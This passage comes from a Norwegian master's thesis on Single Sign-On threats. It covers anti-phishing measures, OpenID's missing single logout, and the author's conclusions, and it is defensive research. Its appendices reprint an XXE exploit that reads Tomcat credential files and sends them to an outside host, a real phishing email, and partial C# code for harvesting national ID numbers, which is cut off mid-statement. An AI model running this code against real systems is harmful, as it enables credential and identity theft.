Jeg har dessverre ikke fått testet denne løsningen siden kortutstederen min (Flekkefjord Sparebank) ikke leverer løsningen ennå. Vi ser allikevel at løsningen fungerer i samme ånd som Haukelands løsning og den vil mest sannsynlig ha samme svakheter om ikke andre mekanikker er på plass for å forhindre at proxyer kan kompromittere dataintegriteten.

3.3.3.4 Browser plugins

I Mozilla Firefox (versjon 2 eller senere) finnes det en integrert løsning for å beskytte seg mot phishingsider. Når en kjent ondsinnet side blir lastet, vil brukeren bli gjort oppmerksom på at denne siden er svartlistet hos Mozilla.



Figur 27 - Mozillas anti-phishing-løsning

Fordelen med denne løsningen er at alle som benytter seg av Mozilla Firefox eller andre browsere som benytter seg av samme løsning er at man blir beskyttet mot mange kjente phishingsider. Løsningen hjelper derimot ikke brukere mot sider som ikke allerede er svartlistet.

I verst tenkelig tilfelle kan denne også lære opp brukere til ikke å utvise nettvett og at de kun belager seg på den innebygde løsningen. Dette er dessverre en mulig ulempe med alle slike varslingsmekanismer.

3.3.3.5 Bruk av SSL-sertifikater

EV (Extended Validation) SSL-sertifikater brukes for å informere brukerne om siden de besøker er godkjent eller ikke, av en sentral sertifikatmyndighet. Disse sentrale myndighetene kalles CAer (Certificate Authority). Det finnes en sentral organisasjon, Certification Authority/Browser Forum, som bestemmer hvem som får lov til å kalle seg en CA.

Per dags dato finnes det 27 godkjente CAer (CABforum 2008). Verisign og Globalsign er noen av de største (Turner 2007).

I nyere nettlesere vil man få opp et grønt adressefelt, samt et bilde av en hengelås om sertifikatet blir funnet gyldig av CAen. I prinsippet er dette et godt middel mot phishing. Problemet er at brukerne trenger mer opplæring i hvordan de skal lese disse forskjellige indikatorene for å se om sidene er legitime eller ikke.

I prinsippet er dette en meget god løsning da den er godt utbredt samt at det er teknologi som har blitt utprøvd i lang tid. Som nevnt i kapittel 2.5.2 har det blitt funnet sårbarheter i SSL, men det finnes fortsatt ingen bedre alternativer som er utbredt i stor grad. Problemet med denne typen sertifikater er det samme som med andre anti-phishing løsninger; brukerne er ikke lært opp godt nok til å få utnyttet dem på riktig måte.

4 Diskusjon

4.1 Valg av struktur

Et tema jeg ikke har tatt opp tidligere i oppgaven er hvordan de forskjellige SSO-strukturene har forskjellige bruksområder. Eksempelvis vil en nasjonal identitetsleverandør antageligvis benytte en klassisk struktur ettersom denne skal levere identiteter til alle innbyggerne i landet. En slik identitetsleverandør bør kun utveksle autentiserings- og eventuelle autoriseringsdata med forhåndsgodkjente tjenesteleverandører.

Ved forskningsmiljøer vil en WAYF-struktur antageligvis være det beste alternativet ettersom det kan være ønskelig å la de forskjellige institusjonene som er delaktige ta seg av autentisering og autorisering. Ettersom det antageligvis vil bli gjort endringer hos de forskjellige brukerne ved de forskjellige institusjonene, med tanke på hvilken type tjenester, samt hvilke autorisasjonsnivå de vil behøve, kan endringer bli gjort hyppig. Disse endringene vil stort sett være ønsket hos de respektive institusjonene og da er det naturlig at endringene blir gjort nettopp her.

Distribuert SSO er veldig nyttig for den vanlige forbruker som ønsker å benytte seg av samme identitet for e-mail og andre tjenester på nett. Det vil ikke være nødvendig for mange av disse tjenestene å vite hvem personen bak en slik identitet er og da passer det fint å la brukeren få valget om å skjule denne informasjonen eller ikke.

4.2 Utnyttelse av SPOF

Når det gjelder utnyttelse av identitetsleverandører som Single Point Of Failure er dette en debatt med mange argumenter. En klassisk sentral identitetsleverandør *vil* være mer enn kun et sentralt punkt hvor identiteter kan utstedes. Det vil også være et sentralt angrepspunkt hvor både tilgjengelighet, integritet og konfidensialitet kan kompromitteres og medføre større konsekvenser enn om sign-on hadde vært distribuert.

På den andre siden vil man i en klassisk SSO-struktur kunne fokusere sikkerheten rundt en leverandør, fremfor at hver enkelte tjeneste må konsentrere seg om denne problematikken. Dette blir, som tidligere nevnt, et ”Single Access Point”.

De tjenesteleverandørene som mottar identiteter fra den sentrale identitetsleverandøren må kunne stole på at disse er velautentiserte. Identitetsleverandøren vil kun oppnå denne typen tillit om den klarer å ivareta sikkerheten over lengre tid, uten at tilgjengelighet, integritet eller konfidensialitet kompromitteres.

4.3 Utnyttelse av manglende SLO

I denne delen vil jeg hovedsaklig ta for meg OpenID, da dette er den ledende standarden for distribuert SSO, samt at den mangler SLO-funksjonalitet.

I mine øyne er det imperativt at OpenID får støtte for SLO innen den nærmeste fremtid. Nå som flere store leverandører (Google, Yahoo, Microsoft) oppretter egne OpenID Providere, samt at flere store tjenesteleverandører tilbyr innlogging via OpenID, vil utbyttet av kompromitterte OpenID identiteter bli større. I mine øyne bør ikke en implementasjon av SLO for OpenID være spesielt teknisk krevende. Det som vil være viktig er at alle tjenesteleverandørene holder på en variabel for hvilken OP brukeren ble autentisert gjennom, samt at OPen må holde på en liste over alle tjenesteleverandører den har utstedt identiteter til. Når en bruker logger av hos en tjenesteleverandør vil denne terminere sessionen, samt videresende en forespørsel til OPen og fortelle at brukeren har logget seg av. OPen terminerer så sin egen session med brukeren og sender signal til alle aktive tjenesteleverandører om å terminere sesjonene sine.

4.4 Økt fare for phishing

Når det gjelder phishing-diskusjonen er det sterkeste argumentet til kritikerne at brukere vil oppdras til å gi fra seg brukernavn og muligens også passord hos tjenesteleverandører. Enkelte tjenesteleverandører vil i slike tilfeller kunne lagre denne informasjonen og misbruke den senere. Det er også muligheter for at angripere kan sette opp falske tjenesteleverandører som kun har som hensikt å lagre denne typen data.

Uten å ha foretatt en grundig risikoanalyse kan jeg ikke si noe sikkert om hvor stor sannsynlighet eller hvor stort utslag slike phishingangrep vil ha. Dette vil selvsagt også influeres av hvilken identitetsleverandør det er som spoofes og hvilken informasjon det phishes etter. Uavhengig av en slik risikoanalyse spesifisert for SSO-strukturer vet vi fortsatt at phishing er et meget stort problem. Denne problematikken har jeg tidligere beskrevet i kapittel 2.8.5.4.

Selv om phishing ikke er et problem som er spesifikt for SSO-strukturer, vil det fortsatt være de samarbeidende aktørenes ansvar å i størst mulig grad forhindre at slike phishing-forsøk lykkes. Det eksisterer flere anti-phishingtiltak. Noen av disse er listet opp i kapittel 3.3.3. Ingen av tiltakene er perfeksjonert og enkelte av dem kan muligens virke mot sin hensikt da brukere vil føle seg trygge, selv om de blir phishet gjennom en webproxy. I alle tilfeller må brukere læres opp til å forstå de forskjellige mekanismene, slik at de er observante på disse. Hvis ikke brukerne får med seg indikatorene vil de ikke ha noen hensikt.

4.4 Tilbakemeldinger

Jeg har tidligere nevnt litt om den kontakten jeg har hatt med de forskjellige selskapene. Jeg har fått informasjon gjennom Accenture, DnB NOR, FEIDE, NSD AS, SUN Microsystems, Verisign og OpenID samfunnet.

Tilbakemeldingen fra de aller fleste når det gjaldt bruk av kryptering var det er tilstrekkelig å benytte seg av HTTPS og at det ikke er behov for kryptering på meldingslaget. OpenID benytter seg som nevnt av Diffie-Hellman algoritmen for å utveksle krypteringsnøkler, men oppfordrer også til bruk av HTTPS.

Når det gjelder manglende SLO-funksjonalitet har jeg kontaktet Google, Verisign og OpenID samfunnet via e-mail og IRC. Per dags dato har jeg fått svar fra Verisign og OpenID. Fra Verisign fikk jeg beskjed om at de ville implementere re-autentisering ved endring av e-mail, men at de ikke ville implementere SLO-funksjonalitet selv om de erkjente at dette var et reelt problem. Fra OpenID samfunnet har jeg ikke fått kontakt med noen offisielle talsmenn, men jeg har blitt informert om at det ikke gjøres noe arbeid rundt SLO. Denne samtalen fant sted på IRC i slutten av 2007 så det er ikke umulig at arbeidet med SLO har kommet lenger, men i skrivende stund (juni 2008) har det ikke kommet noen pressemeldinger eller annen informasjon som tyder på dette.

Etter å ha kontaktet FEIDE angående sårbarheten overfor XML-bombing i simpleSAMLphp har jeg fått tilbakemelding om at de vil implementere tiltak for å beskytte applikasjonen mot denne typen angrep. Sannsynligvis ved å begrense antall tillatte entitetsekspansjoner.

5 Konklusjon

I denne oppgaven har jeg sett på hvilke trusler som en innføring av SSO enten realiserer eller som gjøres mer aktuelle. Under arbeidet har jeg funnet og klassifisert tre forskjellige SSO-strukturer med fundamentale forskjeller:

- Klassisk SSO
- WAYF-strukturert SSO
- Distribuert SSO

Under mitt arbeid forsøkte jeg å finne lignende måter å dele inn SSO på, men dette fant jeg ikke. Dermed endte jeg opp med å spesifisere disse tre typene klassifiseringer. I skrivende stund har jeg funnet disse klassifiseringene enkle å jobbe med, og dekkende i forhold til mitt behov. Om denne metoden for å dele inn SSO-strukturer i fremtiden vil være dekkende eller om den vil være fornuftig ved innføring av nye strukturer er usikkert.

Jeg har identifisert tre trusler som enten realiseres eller gjøres mer aktuelle av SSO;

- Utnyttelse som Single Point Of Failure
- Manglende eller dårlig implementering av SLO
- Økt fare for phishing

Jeg har utført noen eksperimenter for å prøve å bekrefte angrepsvektorer, samt hvilke konsekvenser slike vellykkede angrep vil ha.

Originaliteten i denne oppgaven har ikke vært i å finne nye angrepsvektorer, men heller å bruke kjente angrepsmetoder og kjente sårbarheter for å finne ut om Single Sign-On presenterer noen spesielle problemområder.

Utnyttelse av en sentral identitetsleverandør som SPOF har tidligere vært diskutert av (Tjøstheim 2007), hvor det nevnes litt om konsekvensene et angrep mot en sentral identitetsmyndighet vil ha. Jeg stiller meg bak denne forskningen og supplerer med et eksempel på hvordan XML-injection kan brukes for å oppnå enten DoS eller degradering av en tjeneste som benytter SAML 2.0 for å utveksle identitetsinformasjon.

Når det gjelder manglende SLO-funksjonalitet har debatten rundt dette tidligere vært ikke-eksisterende i OpenID samfunnet. Angrepene jeg har utført i kapittel 3.2.2.1 og 3.2.2.2 er for så vidt avhengig av at en angriper skal kunne få tilgang til brukerens sessionID, men jeg vil fortsatt påstå at mangelen av SLO er fundamental når man jobber i en SSO-kontekst.

Phishing er ikke en trussel som er original for SSO. Phishing er en trussel som blir mer reell for ethvert system som blir stort nok og der potensialet for å kunne utnytte stjålet brukerinformasjon er stort nok. I SSO-strukturer vil ofte identitetsleverandørene ha lagret mye informasjon som kan være verdifull for en angriper. Følgene av at noen overtar en konto vil svært sannsynlig også bli høyere for slike systemer ettersom angriperen ikke bare vil få tilgang til en enkel tjeneste, men til flere. Derfor vil det være viktig at aktørene som samarbeider i en SSO-struktur går sammen om å implementere fungerende anti-phishing tiltak.

5.1 Forslag til videre arbeid

I denne oppgaven har jeg presentert mange problemstillinger som per dags dato ikke har noen gode løsninger. Flere av disse løsningene er usikre og trenger å sees nærmere på.

Et par forslag til videre arbeid vil være å skissere og implementere et forslag for SLO-funksjonalitet for OpenID. Ellers bør Visas PAM-løsning testes for å se om den er åpen for samme type phishingangrep som Catonetts ”Vår hemmelighet”-løsning.

Under mitt arbeid har jeg ikke funnet noen anti-phishing mekanismer som er ideelle. Videre arbeid med å utvikle slike mekanismer er viktig. Det vil også være viktig å studere effekten av slike tiltak, samt å se hvilke tiltak som klarer å engasjere brukere, med forskjellige ferdighetsnivå, til å få med seg om en nettside kan være kompromittert eller ikke.

Bibliografi

Altinn. (2008). "Sikkerhetsnivå i Altinn." Retrieved 16.04.08, 2008, from https://www.altinn.no/no/Sikkerhetsniva-i-Altinn/.

Anley, C. (2002) Advanced SQL Injection In SQL Server Applications. DOI: http:/www.nextgenss.com/papers/advanced_sql_injection.pdf

APWG (2008). Phishing Activity Trends - Report for the Month of January, 2008.http://www.antiphishing.org/reports/apwg_report_jan_2008.pdf

BankID. (2007). "Nå kan du by på bolig over internett." Retrieved 010508, 2008, from http://bankid.no/index.db2?id=4281.

Barrett, R. (2008). "Google App Engine Launched!" Retrieved 050508, 2008, from http://snarfed.org/space/2008-04-07_google_app_engine_launched.

Brenna, A. (2007). "Professor hacket nettbankene." Retrieved 05.03.08, from http://www.digi.no/php/art.php?id=498290.

Brombach, H. (2008). "Svært kritisk sårbarhet funnet i Linux-distroer." Retrieved 260508, 2008, from http://www.digi.no/php/art.php?id=528797.

Brønnøysundsregistrene. (2006). "Pressemelding 30.06.2006 - Rammeavtalen for Sikkerhetsportalen avvikles." Retrieved 100608, 2008, from http://www.brreg.no/presse/pressemeldinger/2006/06/sp_avvikling.html.

Burr, W. E., D. F. Dodson, et al. (2006). Electronic Authentication Guideline. NIST.http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf

CABforum. (2008). "Guidelines for Extended Validation Certificates Add Verified Identity to SSL." Retrieved 260508, 2008, from http://www.cabforum.org/.

Cable, B. (2007). Surrogafier.http://bcable.net/project.php?surrogafier

Cartner, R. (2007). CSRF hacking database.http://csrf.0x000000.com

Chang, R. K. C. (2002). "Defending against flooding-based distributed denial-of-service attacks: a tutorial." Communications Magazine, IEEE **40**(10): 42-51.http://ieeexplore.ieee.org/iel5/35/22296/01039856.pdf?tp=&isnumber=&arnumber=1039856

Cisco (2006) VLAN Security White Paper. DOI: http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.htm#wp39250

Combs, G. (2008). Wireshark http://www.wireshark.org/

Datakrimutvalget (2007). Lovtiltak mot datakriminalitet : delutredning II : utredning fra Datakrimutvalget oppnevnt ved kongelig resolusjon 11. januar 2002 : avgitt til Justis-og politidepartementet 12. februar 2007.http://www.regjeringen.no/pages/1937086/PDFS/NOU200720070002000DDDPDFS.pdf

Designer, S. (2006). John the Ripper password cracker.http://www.openwall.com/john/

Dwibedi, R. (2005). "XPath injection in XML databases." from http://palisade.plynt.com/issues/2005Jul/xpath-injection/.

Endler, D. (2001) iDefense: Brute-Force Exploitation of Web Application Session ID's. DOI: http://www.cgisecurity.com/lib/SessionIDs.pdf

Ernes, A. K. B. (2007) Holdt tett om stjålne fødselsnummer. DOI: http://www.digi.no/php/art.php?id=395585

Espelid, Y., L.-H. Netland, et al. (2008) A Proof of Concept Attack against Norwegian Internet Banking Systems. DOI: http://www.nowires.org/Papers-PDF/MitMShortFC08.pdf

Espelid, Y., L. H. Netland, et al. (2008). Robbing Banks with Their Own Software—an Exploit Against Norwegian Online Banks. 23rd International Information Security Conference (SEC 2008). Milan, Italy.http://www.nowires.org/Papers-PDF/MitM_SEC2008.pdf

FEIDE. (2008). "Moria - en felles innloggingstjeneste." from http://kunde.feide.no.

FEIDE (2008). SimpleSAMLphp.http://rnd.feide.no/simplesamlphp

FEIDE. (2008). "UNINETT Feide." Retrieved 250408, 2008, from http://feide.no/uninettfeide/.

Fielding, R., J. Gettys, et al. (1999) Hypertext Transfer Protocol -- HTTP/1.1. DOI: http://www.ietf.org/rfc/rfc2616.txt

Goodwill (2007). Add N Edit Cookies (Firefox Addon).https://addons.mozilla.org/en-US/firefox/addon/573

Google. (2007). "SAML-based Single Sign-On for Google Hosted Services - Demo Tool." from http://code.google.com/apis/apps/sso/saml_static_demo/saml_demo.html.

Google. (2007). "SAML Single Sign-On (SSO) Service for Google Apps." from http://code.google.com/apis/apps/sso/saml_reference_implementation.html.

Grande, A. (2006). En systemanalyse av storskala identitetsforvaltning for aksesstyring. Institutt for Telematikk. Trondheim, NTNU. **Master**.http://daim.idi.ntnu.no/masteroppgaver/IME/ITEM/2006/1305/masteroppgave.pdf

Hallam-Baker, P. and S. H. Mysore (2005) XML Key Management Specification (XKMS 2.0). DOI: http://www.w3.org/TR/xkms2/

Handelsdepartementet, N.-o. (2005). "Regjeringens handlingsplan for Et enklere Norge 2005–2009."http://www.regjeringen.no/upload/kilde/nhd/rap/2005/0014/ddd/pdfv/251607-een2005-2009.pdf

Haukeland, C. (2007). Tillit og troverdighet på nett. Bergen, UiB. **Bachelor**.http://www.catonett.com/blog/wp-content/bacheloroppgave-i-nye-medier_ny.pdf

Hidas, P. (2007) Cyberkrig: Hacking av høyere orden. DOI: http://www.idg.no/computerworld/article57034.ece

Hill, M. (2003). "Distributed Computing: An Unstoppable Brute Force."http://www.sans.org/reading_room/whitepapers/awareness/1330.php

Hole, K. J. (2006). "Case study: online banking security." IEEE security & privacy **4**(2): 14.http://x-port-sfx.uio.no/sfx_ubb?sid=google;auinit=KJ;aulast=Hole;atitle=Case%20study%3A%20online%20banking%20security;id=doi%3A10.1109%2FMSP.2006.36

Huseby, S. H. (2004). Innocent code: a security wake-up call for Web programmers. New York, John Wiley & Sons

Huseby, S. H. (2005). "Adobe Reader XML External Entity Attack." from http://shh.thathost.com/secadv/adobexxe/.

Internet2. (2008). "Shibboleth." Retrieved 140608, 2008, from http://shibboleth.internet2.edu/.

Jaamour, R. (2005) Securing Web Services. 9 DOI: http://www.infosectoday.com/Articles/webservices.pdf

JD (2001). Lov om behandling av personopplysninger (personopplysningsloven). J.-o. politidepartementet.http://lovdata.no/all/hl-20000414-031.html

John Hughes, E. S. and S. M. Eve Maler (2004) Security Assertion Markup Language (SAML) 2.0 Technical Overview Working Draft 01. 36 DOI: http://xml.coverpages.org/SAML-TechOverviewV20-Draft7874.pdf

Jovanovic, N., E. Kirda, et al. (2006) Preventing Cross Site Request Forgery Attacks. DOI: http://auto.tuwien.ac.at/~chris/research/doc/securecomm06_noforge.pdf

Kenney, M. (1996). "Ping of Death." from http://insecure.org/sploits/ping-o-death.html.

Larsson, P. (2008). "OpenID ordnar säkerheten på nätet." from http://computersweden.idg.se/2.2683/1.146220.

Laurie, B. (2007). "OpenID: Phishing Heaven." from http://www.links.org/?p=187.

Lichtenstein, I. (2008). " Why OpenID is Going to Destroy the Internet." from http://www.neomeme.net/2007/02/28/why-openid-is-going-to-destroy-the-internet.

Lillesund, M. (2007) Flere fødselsnumre stjålet. DOI: http://www.idg.no/computerworld/article63081.ece

Lyse, M. (2007). "Gigantisk zombie-hær klar til angrep."http://www.idg.no/bransje/bransjenyheter/article60230.ece

Moderniseringsdepartementet (2005) eNorge 2009 – det digitale spranget. DOI: http://www.regjeringen.no/upload/FAD/Vedlegg/IKT-politikk/enorge_2009_komplett.pdf

Moen, V. (2006). Vulnerabilities in distributed computer systems. [Bergen], Universitetet i Bergen**:** 1 b. (flere pag.)

Moen, V., A. N. Klingsheim, et al. (2007). "Vulnerabilities in e-governments." International Journal of Electronic Security and Digital Forensics **1**: 89-100.http://www.ingentaconnect.com/content/ind/ijesdf/2007/00000001/00000001/art00008 http://dx.doi.org/10.1504/IJESDF.2007.013595

Montoro, M. (2008). "Cain & Abel."http://www.oxid.it/cain.html

Mortensen, M. (2005) Elementær Kryptografi. DOI: http://www.ii.uib.no/~khalid/INF329-H05/INF329-kursmaterial/inf329-h05-presentasjon-michaelm.pdf

Mozilla (2008). Mozilla Firefox, Portable Edition.http://portableapps.com/apps/internet/firefox_portable

Nachreiner, C. (2007). "Anatomy of an ARP Poisoning Attack." Retrieved 11.05.07, 2007, from http://www.watchguard.com/infocenter/editorial/135324.asp.

NIST. (2008). "CVE-2008-0166 (OpenSSL vulnerability)." from http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-0166.

Norge.no "Ofte stilte spørsmål om Minside."http://www.norge.no/minside/oss/Ofte_stilte_sp%F8rsm%E5l_om_Minside.pdf

NorSIS. (2006). "Sikkerhetspedia." Retrieved 21.04.08, 2008, from http://www.norsis.no/leksikon/.

OASIS (2004) XACML Profile for Role Based Access Control (RBAC). DOI: http://docs.oasis-open.org/xacml/cd-xacml-rbac-profile-01.pdf

OASIS (2005) Security and Privacy Considerations for the OASIS Security Assertion Markup Language (SAML) V2.0. DOI:

OASIS. (2006). "Web Services Security v1.1." Retrieved 260508, 2008, from http://www.oasis-open.org/specs/index.php#wssv1.1.

OpenID. (2007). "Potential Future Projects." from http://wiki.openid.net/Potential_Future_Projects#Reputation_Brokers.

OpenID. (2008). "What is OpenID?" from http://openid.net/what/.

Ornaghi, A. and M. Valleri (2003). Man In The Middle Attacks. EMEA Cisco Security VT. Amsterdam, NL.http://alor.antifork.org/talks/MITM-cisco.ppt

OWASP (2007). WebScarab.http://www.owasp.org/software/webscarab.html

Posten. (2008). "Digitale tjenester fra Posten - Varig adresseendring for privatpersoner." Retrieved 280508, 2008, from https://adresseendring.posten.no/Adresser/FormNewAdresseEndring.

Raghunath, R. (2008) Yahoo's CAPTCHA Broken…Is a Spam Tsunami in the Offing? , DOI: http://internetcommunications.tmcnet.com/topics/broadband-mobile/articles/18772-yahoos-captcha-brokenis-spam-tsunami-the-offing.htm

Recordon, D., E. J. Bufu, et al. (2007) OpenID Provider Authentication Policy Extension 1.0 - Draft 2. DOI: http://openid.net/specs/openid-provider-authentication-policy-extension-1_0-02.html#examples

Remy, J. R. a. D. (2004). Securing Web Services with WS-Security, SAMS

Rossen, E. (2007). "Det er ikke BankID som er hacket." Retrieved 05.03.08, from http://www.digi.no/php/art.php?id=501003.

Rossen, E. (2007). "Venter nye bølger med avanserte angrep."http://www.digi.no/php/art.php?id=377482

Schumacher, M., E. Fernandez-Buglioni, et al. (2006). Security Patterns: Integrating Security and Systems Engineering, Wiley

Sigvartsen, J. A. (2005). "SOA for trygghet og konsistens." Retrieved 11.05.07, 2007, from http://www.hwb.no/feature/bransjenyheter/soa_for_trygghet_og_konsistens/21865.

Solli, M. (2007) Tele 2 ble advart. DOI: http://www.idg.no/computerworld/article61246.ece

Stevanović, R. (2007). "Quantum Random Bit Generator Service: Sign up." from http://random.irb.hr/signup.php.

Tjøstheim, T. (2007). Security analysis of electronic voting and online banking systems. [Bergen], University of Bergen

TrustbearerLabs. (2008). "Trustbearer OpenID." from openid.trustbearer.com.

Tsyrklevich, E. and V. Tsyrklevich (2007) OpenID: Single Sign-On for the Internet. 11 DOI: https://www.blackhat.com/presentations/bh-usa-07/Tsyrklevich/Whitepaper/bh-usa-07-tsyrklevich-WP.pdf
https://www.blackhat.com/presentations/bh-usa-07/Tsyrklevich/Presentation/bh-usa-07-tsyrklevich.pdf

Turner, R. (2007). "GlobalSign undercuts VeriSign in SSL certificate market." Retrieved 260508, 2008, from http://www.cbronline.com/article_news.asp?guid=7987A8AD-B164-49DC-BB35-94ACC19BE438.

Ursin, L. H. (2007) ID-tyveri er for enkelt DOI: http://www.forskning.no/Artikler/2007/august/id-tyveri_er_for_enkelt

VISA. (2008). "Verified by Visa shopping demo." from http://www.visaeurope.com/personal/onlineshopping/verifiedbyvisa/shoppingdemo.html.

W3C. (2006). "Web Services Policy 1.2 - Framework (WS-Policy)." Retrieved 260508, 2008, from http://www.w3.org/Submission/WS-Policy/.

W3Schools. "DTD tutorial." from http://www.w3schools.com/dtd/.

W3Schools. "XPATH tutorial." from http://w3schools.com/xpath/.

WASC, W. A. S. C. (2005). "Brute Force." from http://www.webappsec.org/projects/threat/classes/brute_force.shtml.

WASC, W. A. S. C. (2005) DOM Based Cross Site Scripting or XSS of the Third Kind. DOI: http://www.webappsec.org/projects/articles/071105.html

WASC, W. A. S. C. (2006). "Web Application Security Statistics." from http://www.webappsec.org/projects/statistics/.

Wiegenstein, A., D. M. Schumacher, et al. (2007) The Cross Site Scripting Threat. DOI: http://www.virtualforge.de/whitepapers/the_cross_site_scripting_threat.pdf

Willison, S. (2008). "Yahoo!, Flickr, OpenID and Identity Projection." from http://simonwillison.net/2008/Jan/7/projection/.

Vedlegg

Vedlegg 1: Eksempel på et XXE-angrep

Skrevet av Sverre H. Huseby(Huseby 2005)

```
function load(uri) {
    try {
        var xml="<?xml version=\"1.0\"?><!DOCTYPE foo [ <!ELEMENT foo ANY>
"
           + "<!ENTITY xxe SYSTEM "
           + "\"" + uri + "\"> ]><foo>&xxe;</foo>";
        return XMLData.parse(xml, false);
    } catch (e) {
        console.println(e);
        return null;
    }
}

function attempt(uri) {
    var xdoc = load(uri);
    if (xdoc == null)
        return false;
    try {
        var users = XMLData.applyXPath(xdoc,
                                       "//foo/tomcat-
users/user/attribute::*");
        var s = "match: " + uri + "\n"
        for (var q = 0; q < users.length; q++)
            s += users.item(q).name + "=" + users.item(q).value + "     ";
        app.launchURL("http://shh.thathost.com/secdemo/show.php?"
                      + "head=tomcat-users&text=" + escape(s));
        return true;
    } catch (e) {
        console.println(e);
    }
    return false;
}

uris = [
    "file:///C:/PROGRA~1/APACHE~1/TOMCAT~1.5/conf/tomcat-users.xml",
    "file:///C:/PROGRA~1/APACHE~1/TOMCAT~1.4/conf/tomcat-users.xml",
    "file:///C:/PROGRA~1/APACHE~2/TOMCAT~1.5/conf/tomcat-users.xml",
    "file:///C:/PROGRA~1/APACHE~2/TOMCAT~1.4/conf/tomcat-users.xml"
];

for (var q = 0; q < uris.length; q++)
    if (attempt(uris[q]))
        break;
```

Vedlegg 2: Eksempel på phishing mot UiB

Subject: THE NEW WEBMAIL FOR UNIVERSITETET I BERGEN
Date: Sun, 04 May 2008 12:40:20 -0700
From: Grant Thomas Hamilton <ghamilto@chicagogsb.edu>
Reply-To: accountreactivate@hotmail.co.uk

```
Dear E-mail Users,

 The new UIB™ Webmail is a fast and light-weight appliction to quickly and
easily access your e-mail. We are currently upgrading our data base and e-
mail center. We are deleting UIB™ Webmail to create more space for new
email.


 To prevent your email from closing you will have to update it below so
that we will know that it's a present used email.

*********************************************
CONFIRM YOUR EMAIL IDENTITY BELOW

User ID:        ......... .....
E-mail Password : ..............
Secret Question : ..............
Secret Answer   : ..............
*********************************************

Thank you for using UIB™ Webmail!

Access Number:  859480KBM

Thanks,
UIB™ Webmail Center
https://webmail.uib.no/
```

Vedlegg 3: Kildekode for å tappe personinformasjon fra Tele2

Skrevet av "Lars"

```
using System;
using System.Collections.Generic;
using System.Text;
using System.IO;
using System.Net;
using System.Text.RegularExpressions;

namespace Fødselsnummer_stjeler
{
    class Program
    {
        private static bool sjekkFødselsnummer(String fødselsnummer)
        {
            byte[] data =
Encoding.ASCII.GetBytes("__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=dDwtOD
E3MTQ0OTU2O3Q8O2w8aTwxPjs%2BO2w8dDw7bDxpPDU%2BOz47bDx0PHA8cDxsPFZJRVdTVEFUR
```

```
V9PUkRFUlBJTlNURVA7PjtsPG88dD47Pj47PjtsPGk8MT47aTwzPjtpPDU%2BO2k8Nz47aTw5Pj
tpPDExPjtpPDEzPjtpPDIxPjtpPDI2PjtpPDI3PjtpPDI5PjtpPDMxPjtpPDM1PjtpPDM3Pjs%2
BO2w8dDxwPGw8VGV4dDs%2BO2w8VmVsa29tbWVuIHRpbCBBbHRpbm4hOz4%2BOzs%2BO3Q8cDxs
PFZpc2libGU7PjtsPG88Zj47Pj47Oz47dDxwPGw8VGV4dDs%2BO2w8TG9nZyBpbm4gbWVkIHBhc
3NvcmQ6Oz4%2BOzs%2BO3Q8cDxwPGw8VGV4dDs%2BO2w8U3RlZyAxIGF2IDI7Pj47Pjs7Pjt0PH
A8bDxpbm5lcmh0bWw7PjtsPEJydWsgZGl0dCBzZWx2dmFsZ3RlIHBhc3NvcmQgb2cga2xpa2sgc
MOlIFw8aVw%2BRm9ydHNldHRcPC9pXD4ta25hcHBlbiBmb3Igw6UgYmVrcmVmdGUgZGluIGlkZW
50aXRldCBtZWQgZW5nYW5nc2tvZGUuOz4%2BOzs%2BO3Q8cDxsPHN0eWxlOz47bDxIRUlHSFQ6N
jBweFw7ZGlzcGxheTpub25lXDs7Pj47Oz47dDxwPGw8VmlzaWJsZTs%2BO2w8bzxmPjs%2BPjs7
Pjt0PHA8bDxWaXNpYmxlOz47bDxvPGY%2BOz4%2BOzs%2BO3Q8cDxwPGw8VmlzaWJsZTs%2BO2w
8bzxmPjs%2BPjs%2BOzs%2BO3Q8cDxwPGw8VGV4dDs%2BO2w8Rm9ydHNldHQgXD5cPjs%2BPjs%
2BOzs%2BO3Q8O2w8aTwzPjtpPDU%2BO2k8Nz47PjtsPHQ8O2w8aTwwPjs%2BO2w8dDw7bDxpPDA
%2BOz47bDx0PHA8cDxsPEltYWdlVXJsOz47bDwuLi8uLi9JbWFnZXMvQ19ib2tzLmdpZjs%2BPj
s%2BOzs%2BOz4%2BOz4%2BO3Q8O2w8aTwwPjs%2BO2w8dDw7bDxpPDA%2BOz47bDx0PHA8cDxsP
EltYWdlVXJsOz47bDwuLi8uLi9JbWFnZXMvRF9ib2tzLmdpZjs%2BPjs%2BOzs%2BOz4%2BOz4%
2BO3Q8cDxsPFZpc2libGU7PjtsPG88Zj47Pj47Oz47Pj47dDxwPHA8bDxOYXZpZ2F0ZVVybDs%2
BO2w8Lzs%2BPjtwPGw8b25jbGljazs%2BO2w8d2luZG93Lm9wZW4oJ0FsdGlubkhlbHAuYXNweC
Npbm5sb2dnaW5nJywgJ19ibGFuaycsICd3aWR0aD04MDAsIGhlaWdodD02MDAsIHJlc2l6YWJsZ
T15ZXMsIHRvb2xiYXI9bm8sIHNjcm9sbGJhcnM9eWVzJylcOyByZXR1cm4gZmFsc2VcOzs%2BPj
47Oz47dDxwPHA8bDxWaXNpYmxlOz47bDxvPGY%2BOz4%2BOz47dDxwPHA8bDxWaXNpYmxlO
z47bDxvPGY%2BOz4%2BOz47Oz47Pj47Pj47Pj47bDxQaW5jb2RlU01TMTpSYWRpb0J1dHRvbkxp
c3RMb2dpbkFsdGVybmF0aXZlc18wO1BpbmNvZGVTTVMxOlJhZGlvQnV0dG9uTGlzdExvZ2luQWx
0ZXJuYXRpdmVzXzE7Pj4UnOEQeEcEjcIhShGzLKAd8PH%2Fsg%3D%3D&PincodeSMS1%3ARadio
ButtonListLoginAlternatives=1&PincodeSMS1%3AFnrTextBox=" + fødselsnummer +
"&PincodeSMS1%3APasswordTextBox=&iebug=&PincodeSMS1%3AOrderSMSPinButton=For
tsett+%3E%3E");

            Regex fødselsnummerReg = new Regex("<div
id=\"PincodeSMS1_ErrorString\" class=\"userError\">Fødselsnummeret er
feil.</div>");

            HttpWebRequest request =
(HttpWebRequest)WebRequest.Create("https://www.altinn.no/ega/Login/Login2.a
spx");
            request.Method = "POST";
            request.ContentType = "application/x-www-form-urlencoded";
            request.ContentLength = data.Length;
            request.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 5.1;
nb-NO; rv:1.8.1.5) Gecko/20070713 Firefox/2.0.0.5";
            request.Referer =
